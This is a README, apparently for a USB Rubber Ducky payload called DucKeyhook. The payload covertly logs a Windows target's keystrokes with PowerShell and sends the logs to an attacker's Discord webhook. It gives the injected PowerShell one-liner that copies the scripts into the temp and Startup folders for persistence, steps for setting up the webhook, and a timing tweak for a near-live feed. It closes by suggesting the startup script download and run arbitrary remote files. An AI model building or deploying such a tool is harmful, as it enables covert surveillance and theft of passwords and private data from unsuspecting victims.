Chris Taylor [Blue Cosmo]
      :::::::::  :::    :::  ::::::::  :::    ::: :::::::::: :::   ::: :::    :::  ::::::::   ::::::::  :::    :::
     :+:    :+: :+:    :+: :+:    :+: :+:   :+:  :+:        :+:   :+: :+:    :+: :+:    :+: :+:    :+: :+:   :+:
    +:+    +:+ +:+    +:+ +:+        +:+  +:+   +:+         +:+ +:+  +:+    +:+ +:+    +:+ +:+    +:+ +:+  +:+
   +#+    +:+ +#+    +:+ +#+        +#++:++    +#++:++#     +#++:   +#++:++#++ +#+    +:+ +#+    +:+ +#++:++
  +#+    +#+ +#+    +#+ +#+        +#+  +#+   +#+           +#+    +#+    +#+ +#+    +#+ +#+    +#+ +#+  +#+
 #+#    #+# #+#    #+# #+#    #+# #+#   #+#  #+#           #+#    #+#    #+# #+#    #+# #+#    #+# #+#   #+#
#########   ########   ########  ###    ### ##########    ###    ###    ###  ########   ########  ###    ###
DucKeyhook is a USB RubberDucky payload that uses PowerShell to log keystrokes. It will send the logs to you via discord. The keylogger almost gives you a "live feed" of their keystrokes through discord. However, you can tweak the timing to get the logs sent to you quick
- moves c.cmd file to windows startup directory
- c.cmd will secretly run p.ps1
- p.ps1 will log keystrokes
- l.ps1 will execute p.ps1 every minue
- this can be changed to a preferred delay
- uninstaller.cmd uninstalls the payload from the target computer
- Twin-Duck firmware
- Discord Webhook
- Windows Target
Create Discord Webhook
- create a discord server by clicking the plus button in the bottom left

-
go into the
integrationssection in the server's settings -
click
Webhooks
-
create a new webhook by clicking
New Webhook -
click
Copy Webhook URLto copy the webhook URL
Set-Up/Installation
- in line 5 of p.ps1, replace
DISCORDWEBHOOKwith the webhook URL
$webhook = "DISCORDWEBHOOK"- in line 16 payload.txt, change
'L'to the name of your microSD card
STRING $u=gwmi Win32_Volume|?{$_.Label -eq'L'}|select name;cd $u.name;cp .\p.ps1 $env:temp;cp .\l.ps1 $env:temp;cp .\c.cmd "C:/Users/$env:UserName/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup";cd $env:temp;echo "">"$env:UserName.log";- flash Twin-Duck firmware on to your duck
- load, encode, and deploy!!
Changing the delay between log sends
- in line 12 of l.ps1, change
60to your preferred number of seconds
Start-Sleep 60The c.cmd attack opportunity
the c.cmd file runs every startup.
this means an attacker could place a
'wget' or 'Invoke-WebRequest' and have a file
be downloaded from anywhere on the internet onto the computer.
the file would then save in the startup directory,
allowing it to run every startup
- hope you enjoy the payload!!
- please subscribe to my YouTube channel :)